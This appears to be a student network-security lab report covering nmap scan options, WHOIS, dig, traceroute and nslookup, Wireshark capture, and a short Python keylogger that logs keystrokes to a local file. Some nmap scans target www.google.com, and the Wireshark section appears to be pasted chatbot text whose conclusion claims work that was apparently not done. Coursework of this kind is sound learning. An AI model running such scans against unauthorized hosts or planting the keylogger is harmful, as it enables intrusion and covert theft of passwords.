**CNS CA  
Extra Experiment 1**


**Shashwat Tripathi  
D15A 64**

**Batch C**

**Exp 1:** Download, install nmap and use it with different options to scan open ports, perform OS fingerprinting, ping scan, tcp port scan,udp port scan, etc.


**1)** Installation of nmap:

$sudo apt-get install nmap




**2)** $nmap -sP 10.0.0.0/24

Ping scans the network, listing machines that respond to ping.




**3)** FIN scan (-sF). Sets just the TCP FIN bit.

$sudo nmap -sF [www.google.com](http://www.google.com)



**4)** Scan IP addresses and ports of a website or server

$sudo nmap -sS [www.google.com](http://www.google.com)


****

**5)** -sV (Version detection):

Enables version detection, as discussed above. Alternatively, can use -A, which enables

version detection among other things.

$sudo nmap -A -sV [www.google.com](http://www.google.com)



**6)** -sO (IP protocol scan) .


IP protocol scan allows you to determine which IP protocols (TCP, ICMP, IGMP, etc.)

are supported by target machines. This isn't ́t technically a port scan, since it cycles

through

IP protocol numbers rather than TCP or UDP port numbers.

$sudo nmap -sO 192.168.16.128




**7)** -O (Enable OS detection) .

Enables OS detection, as discussed above. Alternatively, you can use -A to enable

OS detection along with other things.

$sudo nmap -A 192.168.16.128



**8)** -p port ranges (Only scan specific ports) .


This option specifies which ports you want to scan and overrides the default. Individual

Port numbers are OK, as are ranges separated by a hyphen (e.g. 1-1023). The beginning

and/or end values of a range may be omitted, causing Nmap to use 1 and 65535,

respectively.


$sudo nmap -p 413 192.168.16.128



**9)** --top-ports <integer of 1 or greater>

Scans the N highest-ratio ports found in nmap-services file.


$sudo nmap --top-ports 10 192.168.16.128



**10)** nmap –iflist

Host interface and route information with nmap by using –iflist option.

$nmap -iflist



**Extra Experiment 2**

**Aim:** Study the use of network reconnaissance tools like WHOIS, dig, traceroute, nslookup to gather information about networks and domain registrars.

**Theory:**

1. **WHOIS:**

whois searches for an object in a WHOIS database. WHOIS is a query

and response protocol that is widely used for querying databases that store the


registered users of an Internet resource, such as a domain name or an IP address


block, but is also used for a wider range of other information. Most modern

versions of whois try to guess the right server to ask for the specified object.

Examples:

* Obtaining the domain WHOIS record for computersolutions.com
* WHOIS record by IP querying
* Querying WHOIS in google search engine





2. **Dig (Domain Information Groper):**


Dig is a networking tool that can query DNS servers for information. It

can be very helpful for diagnosing problems with domain pointing and is a

good way to verify that your configuration is working.

The most basic way to use dig is to specify the domain we wish to query:

dig example.com



3. **Traceroute:**

Traceroute prints the route that packets take to a network host.

Traceroute utility uses the TTL field in the IP header to achieve its operation. For

users who are new to TTL field, this field describes how much hops a particular

packet will take while traveling on the network. So, this effectively outlines the

lifetime of the packet on the network. This field is usually set to 32 or 64. Each

when the packet is held on an intermediate router, it decreases the TTL value by 1.

When a router finds the TTL value of 1 in a received packet then that packet

is not forwarded but instead discarded. After discarding the packet, router

sends an ICMP error message of ―Time exceeded back to the source from

where the packet was generated. The ICMP packet that is sent back contains the IP



address of the router. So now it can be easily understood that traceroute operates

by sending packets with TTL value starting from 1 and then incrementing by

one each time. Each time a router receives the packet, it checks the TTL field, if

TTL field is 1 then it discards the packet and sends the ICMP error packet

containing its IP address and this is what traceroute requires. So traceroute incrementally fetches the IP of all the routers between the source and the destination.


Example: traceroute example.com

4. **Nslookup (Name Server Lookup):**

The nslookup command is used to query internet name servers interactively for information. nslookup, which stands for "name server lookup", is a

useful tool for finding out information about a named domain. By default, nslookup will translate a domain name to an IP address (or vice versa). For instance, to find out what the IP address of microsoft.com is, you could run the command:

nslookup microsoft.com

****

**Conclusion:**

In this experiment you learned how to take the first steps toward ethical hacking. Information gathering, in the form of reconnaissance, foot printing, and social engineering is necessary to learn as much about the target as possible. By following the information-gathering methodology, ethical hackers can ensure they are not missing any steps and valuable information.Time spent in the information- gathering phase is well worth it to speed up and produce successful hacking

exploits.

**Extra Experiment 3**


**Aim:** Implement Wireshark as Network Packet Analyzer and analyze network traffic.

**Introduction:**


Wireshark is a complex and powerful network packet analyzer that requires specific software installation and usage on a local machine. It's not something that can be implemented or executed within a text-based environment like this one.

To use Wireshark as a network packet analyzer, you would typically follow these steps:

* Step 1: Download and Install Wireshark: Go to the official Wireshark website (<https://www.wireshark.org/>)





* Step 2: Launch Wireshark: After installation, launch Wireshark.
* Capture Network Traffic: Start a new capture session by selecting a network interface (e.g., Ethernet, Wi-Fi) and clicking the "Start" button. Wireshark will begin capturing network packets.





* View Packet Details: You can click on individual packets to view detailed information about each packet, including its source and destination, protocol used, and the content of the packet.

Apply Filters: You can apply filters to narrow down the packets you want to analyze. For example, you can filter by IP address, port number, dns, udp, tcp.









* Analyse Packets: Once you've captured some packets, you can stop the capture and start analysing the data.

**Conclusion:**

In this experiment, I implemented Wireshark as a network packet analyzer and captured the Networks and analysed the network traffic. I also tried applying filters to narrow down the packets and helps better analysis

**Extra Experiment 4**

**AIM:**

Study of malicious software using tools: Implement a Keylogger attack using a keylogger tool.

**THEORY:**

Keyloggers are a type of malicious software that record every keystroke made on a computer. They can be used to steal sensitive information such as passwords, credit card numbers, and other personal data. They can be implemented using various tools, and in this case, we'll use a Python-based tool called Pynput. This tool allows us to control and monitor input devices.

**CODE:**

from pynput import keyboard

def keyPressed(key):

print(str(key))

with open("keyfile.txt", 'a') as logKey:

try:

char = key.char

logKey.write(char)

except:

print("Error getting char")


if \_\_name\_\_ == "\_\_main\_\_":


listener = keyboard.Listener(on\_press=keyPressed)


listener.start()

input()

**OUTPUT:**

****

****

****

**CONCLUSION:**

Thus, we have implemented a keylogger attack using a keylogger tool.